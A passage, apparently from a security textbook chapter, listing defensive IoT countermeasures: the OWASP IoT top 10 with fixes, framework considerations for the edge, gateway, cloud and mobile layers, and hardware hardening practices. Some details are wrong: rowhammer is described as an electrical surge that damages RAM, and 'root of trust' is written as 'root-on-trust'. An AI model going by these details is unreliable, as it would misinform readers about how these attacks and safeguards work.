
IoT technology has been developed rapidly without giving appropriate consideration to the security of devices. Due to the security vulnerabilities present in the IoT devices, risks related to potential cyberattacks, stealing of confidential information, privacy invasion, etc. are increasing rapidly. It is necessary for the developers or security professionals to test the devices for various vulnerabilities, before integrating the IoT system and products into an infrastructure.

The OWASP top 10 security vulnerabilities, and solutions associated with each vulnerability, are given below:

Vulnerabilities	Solutions
1. Weak, Guessable, or Hardcoded Passwords	▪ Use Automated Password Management (APM) ▪ Use strong and complex passwords ▪ Avoid using hard-coded passwords
2. Insecure Network Services	▪ Close open network ports ▪ Disable UPnP ▪ Encrypt data prior to TLS communication
3. Insecure Ecosystem Interfaces	▪ Enable account lockout mechanism ▪ Conduct a periodic assessment of interfaces ▪ Perform sanity checking and output filtering ▪ Use a strong password and two-factor authentication

4. Lack of Secure Update Mechanism	▪ Verify the source and integrity of updates ▪ Encrypt communication between endpoints ▪ Notify end-users of security updates
5. Use of Insecure or Outdated Components	▪ Monitor regularly for unmaintained components ▪ Remove unused dependencies and unnecessary features ▪ Avoid third-party software from compromised supply chain
6. Insufficient Privacy Protection	▪ Minimize data collection ▪ Anonymize collected data ▪ Provide end-users with the ability to decide what data is collected
7. Insecure Data Transfer and Storage	▪ Encrypt communication between endpoints ▪ Maintain SSL/TLS implementations ▪ Avoid using propriety encryption solutions
8. Lack of Device Management	▪ Blacklist malicious devices from suspicious sources ▪ Validate all asset attributes ▪ Secure decommissioning of devices
9. Insecure Default Settings	▪ Change the default usernames and passwords ▪ Custom modify the privacy and security settings ▪ Disable remote access to IoT devices when not in use
10. Lack of Physical Hardening	▪ Set unique password for BIOS/firmware ▪ Configure device boot order to prevent unauthorized booting ▪ Minimize external ports such as USB ports

Table 18.8: OWASP top 10 IoT vulnerabilities and solutions



IoT Framework Security Considerations

1 EDGE

- Communications encryption
- Storage encryption
- Update components
- No default passwords

2 GATEWAY

- Multi-directional encrypted communications
- Strong authentication of all the components
- Automatic updates

3 CLOUD PLATFORM

- Encrypted communications
- Secure web interface
- Authentication
- Encrypted storage
- Automatic updates

4 MOBILE

- Local storage security
- Encrypted communications channels
- Multi-factor authentication
- Account lockout mechanism

IoT Framework Security Considerations

To design secure and protected IoT devices, security issues should be properly considered. One of the most important considerations is the development of a secure IoT framework for building the device. Ideally, a framework should be designed in a way that provides default security, so that the developers do not have to consider it later.

Security evaluation criteria for the IoT framework are broken down into four parts. Each part has its own security-related concerns that are discussed in the evaluation criteria for each part. The security evaluation criteria for the IoT devices are discussed below:

- **Edge**

  The edge is the main physical device in the IoT ecosystem that interacts with its surroundings and contains various components like sensors, actuators, operating systems, hardware and network, and communication capabilities. It is heterogeneous and can be deployed anywhere and in any condition. Therefore, an ideal framework for an edge would be such that it provides cross-platform components so that it can be deployed and work in any physical condition possible.

  Other framework considerations for an edge would be proper communications and storage encryption, no default credentials, strong passwords, use of the latest up-to-date components, etc.

- **Gateway**

  The gateway acts as the first step for an edge into the world of the Internet as it connects smart devices to cloud components. It is referred to as a communication aggregator that allows communication with a secure and trusted local network as well as a secure connection with an untrusted public network. It also provides a layer of security to all the devices connected to it. The gateway serves as an aggregation point for the edge; therefore, it has a crucial security role in the ecosystem.

An ideal framework for the gateway should incorporate strong encryption techniques for secure communications between endpoints. In addition, the authentication mechanism for the edge components should be as strong as any other component in the framework. Wherever possible, the gateway should be designed in such a way that it authenticates multi-directionally to carry out trusted communication between the edge and the cloud. Automatic updates should also be provided to the device for countering vulnerabilities.

- **Cloud Platform**


  In an IoT ecosystem, the cloud component is referred to as the central aggregation and data management point. Access to the cloud must be restricted. The cloud component is usually at higher risk, as it is the central point of data aggregation for most of the data in the ecosystem. It also includes a command and control (C2) component, which is a centralized computer that issues various commands for the distribution of extensions and updates.

  A secure framework for the cloud component should include encrypted communications, strong authentication credentials, a secure web interface, encrypted storage, automatic updates, etc.

- **Mobile**

  In an IoT ecosystem, the mobile interface plays an important part, particularly where the data needs to be collected and managed. Using mobile interfaces, users can access and interact with the edge in their home or workplace from miles away. Some mobile applications provide users with only limited data from specific edge devices, while others allow complete manipulation of the edge components. Proper attention should be given to the mobile interface, as they are prone to various cyber-attacks.

  An ideal framework for the mobile interface should include a proper authentication mechanism for the user, an account lockout mechanism after a certain number of failed attempts, local storage security, encrypted communication channels, and security of data transmitted over the channel.



IoT Hardware Security Best Practices

1. Limit the entry points
2. Employ a hardware tamper protection mechanism
3. Monitor secure booting
4. Implement security patches
5. Maintain a proper interface management system
6. Avoid open access to the hardware unit
7. Secure authentication keys
8. Maintain a proper event logging mechanism
9. Maintain a proper anti-malware protection system
10. Protect device access credentials
11. Isolate devices from regular supply units
12. Implement a root-on-trust mechanism

IoT Hardware Security Best Practices

Securing IoT hardware plays a major role in preventing most persistent attacks at the seed level. However, there are several differences in the manufacturing, development, and deploying of IoT hardware of different manufacturers.

The following countermeasures can be adopted by organizations to secure their IoT hardware from most persistent attacks prevalent in this modern digital world:

- **Limit the Entry Points**

  Limit the scope of entry for attackers by avoiding the deployment of additional entry points such as USB ports to the IoT hardware. This helps in avoiding the intrusion of attackers through open or unused ports. Lock the least-used or open entry points to avoid direct intrusion into the device.

- **Employ a Hardware Tamper Protection Mechanism**

  Implement a hardware tampering detection mechanism to detect direct physical damage or intrusion into the board level of the IoT hardware. This helps in the detection of device lifting, alteration, lid removal, chip-level access, etc. on the hardware unit. The installation of a proper GPS unit also helps in tracking the misplaced unit.

- **Monitor Secure Booting**

  Monitor the booting source to prevent attackers from tampering with or glitching the hardware unit to implement boot-level attacks, which provides privileged access to the attackers. Depending on the asset value, implement secure data storage mechanisms such as Trusted Platform Module (TPM) chips.

- **Implement Security Patches**

  Update the firmware in a timely and secure manner, as IoT hardware becomes vulnerable to major threats during pre- and post-patch updating processes.

- **Maintain a Proper Interface Management System**

  Integrate the IoT hardware properly with secure interfaces during the development phase to avoid API and library snatching from the unit. The APIs create vulnerabilities to hardware security because they provide actual data regarding the device activities and functionality at the end-user location.

- **Avoid Open Access to the Hardware Unit**

  Implement proper physical protection for the hardware unit because most IoT hardware deployment is at open public places and harsh environments. To avoid major damage to the hardware unit, close all open ports or entry points with dummies to avoid unwanted intrusion or physical damage to the unit.

- **Secure Authentication Keys**

  Safely secure the keys used for the authentication of each device associated with a unique device ID crafted by the corresponding cloud service. Implement a proper safety mechanism to secure all these keys because a security breach to these key lists allows attackers to control the hardware units.

- **Maintain a Proper Event Logging Mechanism**

  Implement timely security audits to maintain a continuous event logging and monitoring mechanism for improved incident handling and response. Maintain proper logs for all the security intrusions to prevent the recurrence of attacks on the hardware units.

- **Maintain a Proper Anti-Malware Protection System**

  Install trusted third-party antivirus/anti-malware software to detect and avoid security breaches at the entry points of the hardware unit.

- **Enable a Default Entry-Level Logging Mechanism**

  Monitor the entry logs periodically by enabling the continuous logging facility provided by most operating systems (OSes). The log monitoring mechanism helps in avoiding major security breaches at the entry level.

- **Protect Device Access Credentials**

  Secure the device access credentials by maintaining several security mechanisms such as magic-number implementation, encryption, and two-factor authentication.

- **Isolate Devices from Regular Supply Units**

  Secure the device from electrification and spike attacks such as rowhammer attacks, which create a sudden surge in electric pulses and cause damage to the RAM chips and core.

- **Implement a Root-on-Trust Mechanism**

  Enable a safe entry-point system for root-level access by implementing a root-on-trust mechanism that allows access to trusted or authorized users only.

- **Secure Legacy Units Enabling Modern Gateway Security Features**

  Deploy modern gateways in IoT networks comprising legacy units to employ security mechanisms without any alteration or upgradation of the device.

The following are the countermeasures for encrypting communication data and TPMs of IoT hardware units:

